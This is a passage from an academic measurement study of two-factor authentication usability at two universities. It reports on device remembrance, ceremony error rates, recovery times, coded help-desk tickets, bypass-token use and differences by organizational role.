


Figure 3: ***Ideal vs. Actual Remember Me at UCB****— We simulated the ideal effects of a "Remember Me" feature for 2FA of different lengths on the 6 months of 2FA login data from UCB. In the idealized simulation, the organization has true single sign-on and the user uses exclusively one device. In reality, fragmented authentication systems and users on various devices lessen the benefits of a "Remember Me" feature. This figure demonstrates that while increasing the device remembrance timeout does decrease user load, the benefit scales inversely with the timeout period.*

4.2 Device Remembrance

One possible mitigation to reduce user burden in authentication is to remember trusted devices on which a successful 2FA has recently taken place. This saves users time on their personal devices and reduces the overall impact of 2FA. Fortunately, our two universities have very different device remembrance policies, which allows us to compare their effects. We report the usability effects from UIUC which had no device remembrance in comparison with UCB which chose an optional 30-day remembrance policy. [1]


Because 70% (21.1M of 30.0M) of logins at UCB were remembered, tens of thousands of hours of users' time was saved. By the previous timing estimation, a 30-day "remember me" policy has saved approximately 80K person-hours per year for UCB by eliminating 70% of 2FA events. Paid at $20 per hour, an organization with 100K users would experience a yearly indirect cost at between approximately $400K–600K.

The usability benefit was not, however, uniform across users. A CDF of the device remembrance rates per user is given in Figure 3. Colnago et al. reported an overall remembrance rate of 49% with only 55% of users taking advantage of the feature at Carnegie Mellon University [7]. Abbott and Patil reported about 20% remembrance at Indiana University Bloomington, and describe some UI issues that make this feature harder to find [2]. At UCB, by contrast, 80% of users are benefitted by remember me and the overall remembrance rate is 70% with 60% of users able to skip 2FA for at least 50% of their logins. Colnago et al.'s qualitative data revealed that 20% of users were unaware of the remembrance feature, 10% reported being unable to use it, and 12% chose to avoid it.

There are differences between the expected and measured impact of device remembrance. We knew to expect that a 30-day remembrance period does not reduce user burden by 30x due to fragmented login systems, browser cookie deletion rules, user ignorance, and multiple devices [7, 13]. But, we still might expect the average user time per year to be 70% lower at UCB than at UIUC. However, this was not the case. Table 2 shows that UCB users spend about 32% less time on 2FA per year on average. The hidden factor is web service timeouts: UIUC's web services time out after 8-12 hours, whereas users must re-authenticate at UCB after 15-30 minutes of inactivity.

We also ran a simulation to compare the expected impact of a device remembrance policy to the measured impact. We used a six-month period from UCB's data (after the adoption window was over) in which to run a simulation of various remembrance window sizes. For each user, we counted the number of times they would have had to authenticate if it were only required every N days where N = [1,7,14,30,60,90]. This was based on the timing of these users' actual recorded login events (see Figure 1). The results are presented as a CDF in Figure 3. The difference between the predicted impact and the measured impact is due to users blocking 3rd party cookies, changing machines, changing browsers, and not choosing to (or not knowing how to) be remembered. From our data, we could not reliably differentiate a session timeout from other causes of session renewal. The simulation

[1] Each organization arrived at this policy based on differing threat models, and this work will not evaluate which policy provides better protection.






*Figure 4: **Error Rates: Over Time and Per-User Distribution**— Early adopters at UIUC largely matched the error rate at UCB, but as 2FA was forced onto the rest of the users (throughout late 2018), abandonment became far less common and error rates rose. Fewer than 20% of users saw errors more than 20% of the time.*

demonstrates the expected diminishing returns of increasing device remembrance timeouts. The number of required re-authentications scales inversely with the remembrance time.

4.3 Errors in 2FA Ceremonies

We observed that more than one in twenty 2FA ceremonies did not end successfully. This observation was concerning because logs were created only after a user successfully entered their username and password. The first graph in Figure 4 shows the errors over time in the system broken down by user cancellations/abandonment and other errors.

We examined errors by aggregating unsuccessful login attempts from UCB's logs by their reason for failure. Table 2 presents the reasons for failure as well as the second factor device classes they affected. The highest error rate was caused by users canceling or abandoning their interaction, followed by users entering invalid passcodes. This aligns with the




*Figure 5: **CDF of User Error Recovery Times**— This graph shows the mean and median error recovery time per fraction of users. This mean and median are the mean and median of individual users' recovery times. "Recovery time" is the time difference between a failed 2FA login and the next successful login.*

findings of Abbott and Patil [2].

To see whether these errors were common to all users, we also present the distribution of error rates per user in Figure 4. Sixty percent of users experienced 1 to 100 errors and 40% saw no errors at UIUC. Seventy-five percent of users experienced between 1 and 100 errors and 20% of users did not experience errors at UCB. Forty-five percent of users at UIUC and 60% of users at UCB saw error rates under 20%, while more than one in seven users at both universities experienced errors more than 20% of the time. The overall lesser error counts at UIUC may be due to the lack of device remembrance—leading to more frequent logins.

We investigated whether our samples' proximity to mandatory 2FA adoption periods at each institution led to elevated error rates. However, Figure 4 shows that error and abandonment rates at UCB were relatively stable. The early adopters at UIUC shared a similar error rate to the overall steady state of their UCB counterparts. The one difference observed from this perspective was that at the time when UIUC faculty and graduate students were forced to enroll, session abandonment fell. Simultaneously, errors temporarily peaked.

4.4 Recovery Time from Failure

To better understand how much time users spend locked out when experiencing errors, we measured the time between an authentication failure and the next successful attempt. We call the difference between the timestamp of a failed 2FA attempt and the next subsequent successful login the "recovery time." Where there were repeated failures, only the time between the first failure and the next success were counted. Note, that

Failure Cause	Affected 2nd Factors	Count UIUC	Fraction UIUC	Count UCB	Fraction UCB
User Canceled	n/a	87,676	19.22%	558,562	48.19%
No Response	Phone, Duo Push	199,327	43.71%	278,202	24.00%
Invalid Passcode	SMS, Tokens, Passcode, Bypass	153,850	33.73%	187,777	16.20%
Anomalous Push	Duo Push	0	0.00%	77,176	6.66%
Deny Unenrolled User	n/a	0	0.00%	14,546	1.25%
Error	U2F, Phone, Duo Push	18,689	4.10%	21,173	1.83%
No Keys Pressed	Phone	24,293	5.33%	15,300	1.32%
User Mistake	Duo Push	1,671	0.37%	3,357	0.29%
Locked Out	n/a	1,394	0.31%	753	0.06%
Call Timed Out	n/a	0	0.00%	1,797	0.16%
User Marked Fraud	Duo Push	52	0.01%	165	0.01%
Misc Invalid Request	Phone, Duo Push, or n/a	715	0.16%	271	0.02%
Total	Any	487,676	100%	1,159,079	100%

*Table 2: **Causes of Aborted and Failed 2FA Ceremonies at UCB**—The fraction shown is the fraction of total errors at that university which were of each specific type. The leading causes of 2FA failures were timeouts (No Response) and users cancelling their authentication ceremony (User Cancelled). The next leading cause were incorrect passcodes, which includes users who mistype passcodes from SMS, the help desk, a hardware token, or a backup passcode. "No Keys Pressed" indicates a user or their voicemail answered the phone, but did not send a keypress to authorize access. "Deny unenrolled user" is an error triggered when someone is forced to start using 2FA, but has not yet set up any second factors. If users dismiss a Duo Push notification, they can choose to mark the event as a "User Mistake" or fraud. Only UCB enabled a feature to block multiple push notifications from being sent at once. Blocked duplicate requests failed with the code "Anomalous Push." "Error" is a miscellaneous category.*

this metric will capture actual user struggle as well as effects like user distraction. Another source of error could be from users beginning multiple simultaneous 2FA ceremonies and succeeding with one before another timed out.

Average recovery times at both organizations were 10–100 seconds. The full distribution is shown in Figure 5. However, the median recovery time is split between the 10-100 and the 10,000–100,000 seconds range (≈3-28 hours). This means that individual users' recovery times are left-skewed. Hours pass before 40% of users next successfully log in (by their individual median response times). The worst 20% of user's median recovery times indicate that their failed or aborted logins were not successfully retried until at least the next day.

These recovery delays may indicate a productivity cost if important tasks are postponed or forgotten. As one user wrote in a support ticket:

> "Today around 2:20pm I attempted to log into the wiki. I selected Duo Push. Nothing appeared on my phone and after about a minute of sitting and waiting, I got this response: Login timed out…I pushed Send Me a Push again and got this message: Shibboleth has encountered an error…After that, I started over and everything worked that time. (But I have forgotten why I was going to the wiki.)" (HELPDESK-2003)

4.5 Problems Causing Support Tickets

Some problems arising from 2FA were concerning enough that users created tickets with the engineering help desk either online, by email, or by phone. Because previous work has already established the existence of usability problems using rigorous qualitative methods, our goal was mostly to learn which problems were severe enough to be escalated to the level of needing technical support. We conducted a qualitative analysis on support tickets supplied by UIUC using the grounded theory approach. We iteratively performed open coding on a random subset of 6,721 tickets to design a codebook containing 13 codes. The subset was of size 200 and a different subset was drawn at each iteration to avoid sampling bias. Using the resulting codebook, we applied the codes to another random drawn subset of 500 tickets. The results of this process are shown in Table 3. Two researchers independently coded the dataset before resolving any conflicts, yielding a Kupper-Hafner agreement score of .79 ("substantial agreement") [18]. We chose the Kupper-Hafner statistic over Cohen's kappa because our codes were not mutually exclusive, a fundamental assumption for Cohen's kappa [6]. The disagreements were resolved by consensus among the coders before final reporting.

4.5.1 Enrollment and setup issues

The highest proportion of all support tickets are related to 2FA enrollment and setup issues (34.40%±5.48%). These tickets indicate that many users were confused about the nature of 2FA and unable to identify it as a source of error when performing their ordinary tasks. Therefore, a lot of support effort was aimed at explaining what 2FA is and how to initially set it up. As an example, one user said:

> "I am having trouble getting into my school email. I keep getting this message: "Access Denied. The

Code	Notes	# Count	Prevalence	99% Confidence Interval
Setup/Enrollment	Someone requesting help to enroll and setup for themselves or others	172	34.40%	±5.48%
Un-Enrollment	Someone requesting to stop using or disable 2FA for their account	10	2.00%	±1.62%
Update	Someone needing to register a new device or phone number	69	13.80%	±3.98%
Availability	2FA device is lost, dead, without service, broken, etc.	42	8.40%	±3.20%
Recovery Issues	Couldn't get recovery email, prove identity, or refused to share PII	41	8.20%	±3.17%
Phone/SMS	Problem centered on using telephony for 2FA	51	10.20%	±3.49%
App	Problem centered on the Duo Mobile app	26	5.20%	±2.56%
Smartphone	Unclear if user was using app or telephony or clearly both	23	4.60%	±2.42%
Token	Problem centered on using a hardware token	18	3.60%	±2.15%
Feedback	Feature requests, policy complaints, and negative opinions	16	3.20%	±2.03%
Positive Opinion	User expressed support or gratitude for the 2FA system	0	0.00%	±0.00%
New Factor	User tried a new 2nd factor type	16	3.20%	±2.03%
Misc Issue	Unspecified issues, blank tickets, misc. issues	171	34.20%	±5.47%

*Table 3: **Codebook for 2FA Support Tickets from UIUC Part 1**—500 support tickets were coded by two independent researchers. We present the estimated prevalence of these issues across all 6,721 support tickets alongside a 99% confidence interval for proportions. Codes were not all mutually exclusive. We report an extrapolation to the presence of these themes in the full population of tickets with a proportional confidence interval calculated at a .99 confidence level. Overall our agreement was significant to strong with Kupper-Hafner's interrater agreement for non-mutually-exclusive coding (0.79—indicating substantial agreement).*

> username you have entered cannot authenticate with Duo Security. Please contact your system administrator." I wondered if you could help." (HELPDESK-5216)

Certain categories of users were particularly disadvantaged, as they had to be physically on campus in order to enroll in 2FA. The support staff provided an enrollment link to users off-campus, however several users struggled to find the email:

> "I'm an off campus student, and the email that I received a few weeks ago [PII] that I would be receiving a [PII] for [PII] 2FA registration. I never got that link. Can this be sent to me?" (SEC-356)

Others did not know there would be such an email and were concerned that they might have to physically travel to campus to enroll in 2FA:

> "I keep getting [PII] asking me to update my password to 2FA. When I attempt to do so, I get a message that I must be connected to the [BLINDED] network to process it. Today I got an [PII] saying that if I don't update by [BLINDED], my account will be shut off. What am I supposed to do? I have to travel to [BLINDED] to change my password?" (HELPDESK-1998)

Some users also required additional assistance setting up their second factors, including the Duo Mobile app, phones, and hardware tokens. Although most of these issues were resolved easily, other problems were more involved:

> "Helped client enroll in 2FA with a non-smartphone. I first set it up as a landline/basic phone but that option does not allow texts, so I ended up adding my own phone number (which I removed later), removing his number, then adding his number again as a smartphone so that he could use both the call and text options." (HELPDESK-2698)

These tickets demonstrate that a lot of assistance from the support staff is required during the pre-enrollment and initial enrollment stages. Furthermore, providing adequate online resources to users that facilitate the process of 2FA enrollment would likely lead to a reduction in the number of issues experienced by the users.

4.5.2 Updates and recovery issues

Another major source of issues arose when existing users of 2FA had to register a new device or update their phone number (13.80%±3.98%). In many cases, users were locked out of their accounts as they did not have access to their previous device to use the Duo Mobile app or to their old phone numbers to receive a text or a call. In these instances, users had to reach to support staff to obtain a bypass code, which allowed them to access their 2FA settings. For instance, a member of the support team described one such problem:

> "This person has a new phone number to authenticate with for 2FA. I had TL [PII] send them a bypass token and gave them instructions for updating their account's phone number." (HELPDESK-2207)

An additional problem occurred when users had no secondary non-university email registered with their account to receive the bypass codes (8.20%±3.17%). In this case, the support staff also had to verify the claimed identity of the users, which was not always possible. Moreover, it resulted in an additional burden on the staff, as users had to follow up at a later time in order to obtain the bypass code:

> "User called and said he had a new phone number so he needed a bypass to change it in [BLINDED]. I tried to generate a code for him but the bank account did not match so he said he would find it and call back." (HELPDESK-2459)

Sometimes, the users themselves were reluctant to share the information required to verify their identity. For example:

> "I informed the customer of the things we needed in order to send a verification code, but she was not comfortable sharing the last four of her bank account number so she hung up." (HELPDESK-4911)

These support tickets indicate that users should be prompted to provide a secondary communication channel (e.g., non-organizational email) during enrollment to facilitate assistance when they are locked out of their accounts. It is also important that organizations have a mechanism for identity verification that users deem acceptable and non-intrusive.

4.5.3 Second factors and availability issues

When it comes to second factors chosen by users, 51 support tickets are focused on issues with telephony, i.e. calls and SMS (10.20%±3.49%), 26 are related to the Duo Mobile app (5.20%±2.56%), and 18 are centered on the hardware token (3.60%±2.15%). In 23 support tickets users mentioned problems with their device (4.60%±2.42%), and it was not clear from the context whether the Duo Mobile app or telephony was impacted, such as in this user support request:

> "I need to log on ASAP but I don't have access to my phone. There appears to be no option to bypass or send a temporary [PII] to my email address." (HELPDESK-5710)

The context of these tickets varies, depending on whether the issue occurs during the enrollment or the usage of 2FA. Although some tickets do not list any specific problem, device availability is a major theme that emerged from the support tickets (8.40%±3.20%). While all second factors could be affected by a lack of availability, most users experienced problems when they left their device at home or could not receive a call or a text (due to lack of cellular service, international travel, etc.). These problems were aggravated when users were unable to prove their identity to the support staff in order to obtain a bypass code, such as in this case:

> "Client wanted to login to 2FA, but the "call me" was registered with his home phone, and he was not at home. I told him we could send a bypass if he provided the last 4 digits of his back[*sic*] account set up with university direct deposit, but he did not know it. After a minute of searching, he hung up, seemingly upset." (HELPDESK-2220)

Sometimes users were confused about the requirement of an Internet connection to use 2FA. Although the Duo Mobile App requires an Internet connection to receive a push authentication request, it can also be used to obtain a time-based one-time password (TOTP), which does not require an Internet connection or mobile service. Nevertheless, some users were possibly unaware of this functionality:

> "[PII] a PhD studying and is traveling abroad. [PII] having trouble login to the system since my phone number is not available." (HELPDESK-752)

4.5.4 Miscellaneous issues

Other support tickets cover a wide range of topics including assistance setting up a new type of second factor (3.20%±2.03%), un-enrollment requests (2.00%±1.62%), and feedback (3.20%±2.03%). We applied the code 'feedback' to tickets that include feature requests, policy complaints, and negative opinions, as all three aspects came together most of the time:

> "2FA is important for critical/sensitive systems and when accessing systems from off campus, but to implement it across the board for all systems is too much. It's too invasive and starts interfering with productivity. Sometimes the cure in fact IS worse than the disease." (SEC-41)

> "Why can't it be more similar to banking authentication? [PII] have to do the [PII] new device/browser combination and after that it never requires a second factor authentication. [PII] eliminates the nuisance and frustration of having to go through a many stepped process just to download homework assignments and watch lectures." (SEC-52)

Moreover, although tickets that expressed positive opinion appeared during our open coding, none of the 500 tickets that we randomly selected for subsequent coding conveyed support for the implemented 2FA system. An example of a support ticket we encountered during open coding that expresses positive opinion is:

> "I appreciate the fact that 2FA is mandatory. [PII] is a very important tech and I use it wherever possible." (HELPDESK-5665)

4.5.5 Comparison to Related Work

Colnago et al. reported help desk ticket classification statistics provided by CMU's technical support staff [7]. While 2FA help desk tickets were normally less than 5% of their help desk's workload, they swelled to 25% during the mandatory 2FA adoption period. They did not have access to the ticket text, and thus limited their analysis to the categorization done

2nd Factor Choice	UIUC	UCB
Duo Push	6.27%	5.31%
Phone Call	7.36%	6.28%
Duo App Passcode	6.27%	2.55%
SMS Passcode	6.87%	12.21%
Hardware Token Passcode	1.27%	0.13%
Help Desk Bypass	9.65%	31.26%
U2F Token	0.74%	0.73%
Yubikey Passcode	1.97%	1.57%
WebAuthn	-	0.39%
Total	6.11%	5.40%
Remembered Devices	0.00%	0.00%
Unknown Passcode	100.00%	100.00%
2nd Factor n/a	15.56%	75.00%
Overall	7.85%	8.94%

*Table 4: **Comparison of Error Rates With Each Second Factor**—A comparison of the frequency of errors for each second factor type at UIUC and UCB. The **Total** line excludes remembered devices and errors occurring before a second factor was selected.*

by the support staff, a quarter of which were categorized as "Incidents," "Fraud," "Locked Out," and "Broken or Replacement Token." Confusion with the Duo app caused 18% of tickets, and another 18% were attributed to hardware tokens. It is unclear whether the latter were problems with hardware tokens, or merely people seeking to obtain the free hardware token CMU offered. Another 39% were miscellaneous 2FA problems labeled "Request" and "User Questions or Consultation" and "Add to All-SP service."

Similar to our findings, Abbott and Patil found that the largest concerns for users were related to setting up 2FA and finding configuration information (81% of analyzed transcripts), including information about registering an additional device (28%), accessing accounts when the device used for 2FA is inaccessible (16.58%), obtaining a physical token (15%), and interacting with the Virtual Private Network (VPN) for off-campus access (6%). We complement their findings by including information about the specific 2FA factor that contributed to the problem. Dutson et al.'s survey found that the most common issue (52%) reported was losing the phone registered for telephony 2FA or with the Duo app on it [13]. This agrees with our finding that telephony support tickets were the most common device-attributable cause.

4.6 Account Recovery

Many of the miscellaneous 2FA support tickets we analyzed ended with the support staff issuing a temporary account recovery token to bypass 2FA. When users encounter a 2FA problem they cannot resolve easily, they can opt to use this account recovery workflow. UIUC allows up to 24 bypass tokens to be generated by technical support staff or sent to a personal recovery email address. UCB users can only receive a bypass from technical support staff. Using this bypass indicates an issue that prevented a user from using the regular 2FA workflow, *e.g.*, forgetting a phone at home. How often do users resort to this bypass? How common is it among users to have been driven to this workflow at some point?

We examined 2FA bypass tokens at each university per unique user ID. Once obtained, a token is valid for multiple authentications over three days. Only about 5% of users resorted to this bypass, with only about 2% using one twice or more. The group of users at UIUC with the highest per-person recovery rate was the College of Media with an average of 2.7 bypasses per person. The maximum 2FA bypasses by a single user during the time period was 198.

Our analysis revealed that a small number of users tried to use this bypass as their primary authentication method until they ran into yearly maximum limits:

> "Client called because they had run out of bypasses/had requested the maximum amount of temporary passcodes." (HELPDESK-6119)

> "Client called in, does not have her phone with her right now, and has run out of bypass codes." (HELPDESK-5536)

5 Variance in Usability

Our second research question asks what factors beyond the previously discussed system design choices plausibly explain observed variances in usability. Because our methodology was observational rather than experimental, we cannot establish a causality. However, looking at users choices of second factors as well as user demographics suggest plausible explanations for some of this variance. Some demographics of users use the 2FA system in distinct ways, and some second factors are more problematic than others. We expect that the variance observed in each of these dimensions may combine to explain why the error rates at UIUC and UCB differ.

5.1 2FA Preferences and Second Factors

We begin by describing the choice of second factor devices by users at each university. At UIUC, the relative usage of each factor changed over time (Figure 6). Early adopters of 2FA used TOTP/HOTP/Recovery codes about as often as push notifications for 2FA. At the time when all faculty, staff, and graduate students were forced to use 2FA, push notifications and SMS messages became the most common 2FA choices.

At UCB, the distribution of 2nd factor choices was stable. Push notifications are by far the most common 2FA choice at UCB and represent a consistent 60% of logins. Phone calls and app codes are tied for about 15% of logins.

We observed that users did not tend to switch between the second factors that they used. The median user at UIUC tried only two second factor options. The median user at UCB tried

Demographic	#users	#auths	%F-Mdn	%F-Mn	#2nds	%phone	%SMS	%appcode	%app	%Hard	%Yubi	Recovery
Technical Departments	12543	119	5.8	8.7	2.71	13.9	23.0	3.8	46.2	6.4	2.3	1.0
Non-Technical Departments	4360	123.5	6.5	10.0	2.78	17.8	27.4	3.4	38.5	5.6	2.0	1.3
Administration	2287	141	5.3	8.4	2.78	14.8	19.4	2.3	37.3	11.9	5.2	0.6
Sensitive Payroll/HR/Legal	838	111.0	6.4	10.2	2.8	17.3	23.7	2.5	28.9	14.0	3.5	1.0
Misc Offices	33450	109.0	5.8	9.0	2.63	14.4	25.1	3.8	41.4	8.9	1.7	1.1
Facilities	3804	39.5	5.6	10.4	2.23	18.9	27.9	2.6	25.7	20.1	0.4	0.7
Student	18718	131.0	5.9	8.4	2.67	12.0	27.8	4.8	49.4	3.1	0.2	1.3
Faculty	10607	82	5.2	8.6	2.56	15.7	20.1	1.9	29.3	20.7	4.4	0.5
Staff	3317	134	6.5	9.5	2.91	19.2	23.7	3.6	42.0	4.2	2.2	1.1
IT	1178	177.0	5.0	7.8	2.85	11.0	14.6	2.1	55.4	6.5	4.8	0.7
Overall	33450	109.0	5.8	9.0	2.63	14.4	25.1	3.8	41.4	8.9	1.7	1.1

*Table 5: **2FA Usage by Organizational Role**—A breakdown of 2nd factor usage rates, failure rates, and most common 2nd factor choices among various organizational roles. These roles are not mutually exclusive. The table shows the count of users in the group, median count of authentications per user, median and mean failure rates, and the breakdown of 2nd factor choices.*




*Figure 6: **CDF of 2FA Method Among UIUC Users**— At forced adoption time, the prevalence of Duo App code logins fell, replaced by SMS and Push Notifications. Apart from that infusion of new users, the relative usage of the different factors were fairly stable. UCB's distribution did not change over time is not shown.*

three. Duo App push notifications were tried at least once by 75% of UCB users , but only by 47% of UIUC users. SMS was tried by 60% of UIUC users, but only by 30% at UCB. Half of UCB's users tried the offline 2FA code generation feature of the Duo App, but only 10% tried it at UIUC. Three percent of support tickets at UIUC were resolved by trying a new form of 2FA. UCB managed to get at least 50% of their users to try a system that would not fail when traveling or without cell service.

This variety of user 2FA choices stands in contrast with Colnago et al.'s findings because CMU does not allow telephony-based authentications. They reported users using 89% push notifications, 5% app codes, and 5% various tokens with users using an average of 1.3 types of 2FA.

We also investigated this error rate in the context of the second factor choices users made at each university. We report the error rates broken down by second factor choice in Table 4. Telephony (phone and SMS) factors had the greatest error rate. U2F token users had the lowest error rate. Unfortunately, failures in entering codes were not always attributed in the logs to a particular second factor.

5.2 Demographics

Another plausible explanation for variance in 2FA usability is users' expertise or the sensitivity of their tasks. To understand what roles within an organization behave differently than others, we analyzed several of our previous indicators in conjunction with generalizable categories of organization members. The results are reported in Table 5.

Because a technical background might have an effect on 2FA effectiveness, we first compared members of academic departments of science, mathematics, engineering, medicine, etc. from departments of law, psychology, sociology, history, etc. We found little difference among the two

populations, showing no evidence of an affect correlating to technical experience. The largest difference was a 10% higher preference for the Duo app over phone and SMS authentications among the more technical departments.

IT staff and civil service staff showed the lowest failure rates when using 2FA, but the effect size is small with less than a 3% overall difference in failure rates among the mean and median members of these groups.

The median number of authentications during our measurement was around 120 for groups except Faculty, IT, and Facilities workers. The median IT worker authenticated about 50% more often than others. The median faculty member authenticated about 25% less often than the overall mean. Facilities and public safety workers authenticated less than half as often as other employees and students.

It appears that hardware tokens are used more often among populations where personal funds are not required to purchase the device. Facilities employees, faculty, and staff working with sensitive data are the most likely to authenticate with a hardware token or Yubikey. Faculty had access to hardware tokens paid for by their departments. Students and overall staff are the least likely to use hardware tokens. For the students, purchasing tokens at UIUC is an extra expense ($10-$40 depending on token type).




*Figure 7: **Error Rates in First 90 Days Since Adoption**— Daily error rate since first recorded enrollment event per user. UIUC users have an elevated error rate throughout the first 90 days. UCB users' error rates conform to normal error rates after about a month*

5.3 Learning Curve for New Users

We might expect errors to be much higher for users recently joining the system. Figure 7 shows the error rate of users for whom we had 2FA registration information on for each of their first 90 days using the system. There were prominent learning effects at UCB only on the first day, where there was an elevated percentage of incorrectly typed codes. However, at UIUC, There is a clear trend throughout the first month where abandonment rates slowly fall, to be replaced by errors.

6 Discussion

We discuss the findings an organization should consider when planning to implement or improve their 2FA system based on what we learn from these case studies. Our results indicate the day-to-day cost of 2FA to be similar to other compliance and risk-management programs common to large organizations. We caution that 2FA can exacerbate user frustrations with fragmented authentication systems, low or no device remembrance, and short session timeouts. Fragmented authentication systems can also lead to integration challenges as 2FA is turned on across various populations and services. We conclude with an acknowledgement of the limitations of our work and identify open questions for future inquiry.

6.1 Low Compliance Cost of 2FA

The total compliance cost of 2FA in terms of organization time is similar to that of other common risk-mitigation and compliance initiatives, such as trainings in ethics, legal compliance, first aid, etc. In this way, 2FA is not an unusual burden in terms of total time taken per user. However, 2FA differs from these other compliance initiatives in that it becomes an extra task along the critical path to many primary tasks. It therefore appears that user annoyance with 2FA evident in prior work is unlikely to be due to the overall time 2FA takes. However, users may still be experiencing the impression of a long time spent due to their 2FA frequency or due to the recovery cost of errors. As Hauer et al. recently explored [15], users' percieved level of availability differs from actual availability. Furthermore, as more services support or require 2FA, the combined burden across all their services may scale beyond users' patience.

6.2 Multiplicative Effects on the User Burden

Despite making very different choices about session management, UIUC and UCB users end up spending a similar amount of time on 2FA. UIUC allowed no device remembrance during our data collection period, while UCB had a 30-day window available. However, UCB has much stricter session timeout rules than UIUC.

Neither organizations has a single sign-on service that spans every service they operate. This means that users authenticate extra times for each. This was captured in one of UIUC's security tickets where one admin explained to another:

> "First we agree that there are too many prompts... But the real problem... is actually with how we do ... SSO on campus. Currently we have 3 major (and more [PII]) web authentication

> systems on campus: SiteMinder, Shibboleth, and ADFS. None of them share session information with one another... Introducing 2FA has shined a bright spotlight on this problem." (SEC-10803)

A conversion to full single-sign-on (SSO) would reduce the users' burden. One early adopter reported that other organizations have seen this benefit:

> "Colleagues at other institutions report that their 2FA implementation was not nearly so difficult, and that they're only prompted on each device once per 2 wks or less often. Having to do it for each service at least once a day is incredibly cumbersome."(EARLY-73)

UIUC has longer application session timeouts than UCB, which times users out after 15 or 30 minutes of inactivity, depending on the application's sensitivity. This means that UIUC users have a lower authentication burden in general. But this is offset by UCB's choice to allow a 30-day device remembrance window. UIUC users were not allowed to use device remembrance, but individual sessions lasted longer.

It should be feasible to tune the parameters of these two timeouts to reduce user burdens of authentication to the minimum required by the sensitivity of an individual application. Instead of a blanket 2FA remembrance, less sensitive application access requests could be allowed with a remembered device, while especially sensitive apps require 2FA sooner. Session management changes have similar potential to cut down on the user burden as improvements to 2FA ceremony workflows, themselves.

6.3 Limitations

Our study has limitations. We intend our analysis and comparisons to supplement prior findings in many aspects of the user burden added by 2FA, and our findings do not represent a complete measurement of user inconvenience using 2FA. Both of our partner organizations are universities, whose members have either student or employee relationships with the organization. This does not allow us to study 2FA in the context of customers or users of a free service. Both of our organizations contract with the same vendor for 2FA. While their vendor, Cisco's Duo Security, is a leading 2FA vendor, costs and impacts with another vendor's 2FA solution may vary. In general, integration with a specific organization's workflow, practices, vendor software, etc., may be expected to effect 2FA usability.

6.4 Future Work

Open questions in this area include the effectiveness of 2FA at protecting organizations from abuse, measuring the distractive impact of 2FA ceremonies in users' workflows, and encouraging the adoption of better second factors.

Measuring the extent to which 2FA has blocked an attacker from using stolen credentials was something we were unable to do from our vantage point. We observed from account compromise records at UIUC that the rate at which user credentials were stolen did not differ before and after 2FA, as would be expected. What remains to be measured is which of these compromises led to an attacker gaining control of that account. For now, records of successful 2FA logins on compromised accounts indicate either a benign login, or a successful 2FA phish. By the same logic, unsuccessful 2FA logins on compromised accounts likewise indicate either a frustrated attacker or a benign user mistake. Doefler et al. were able to measure this specifically at Google by leveraging a blacklist of known attackers [12]. Developing a method that does not rely on prior knowledge of attackers would allow other organizations to also measure their 2FA's effectiveness.

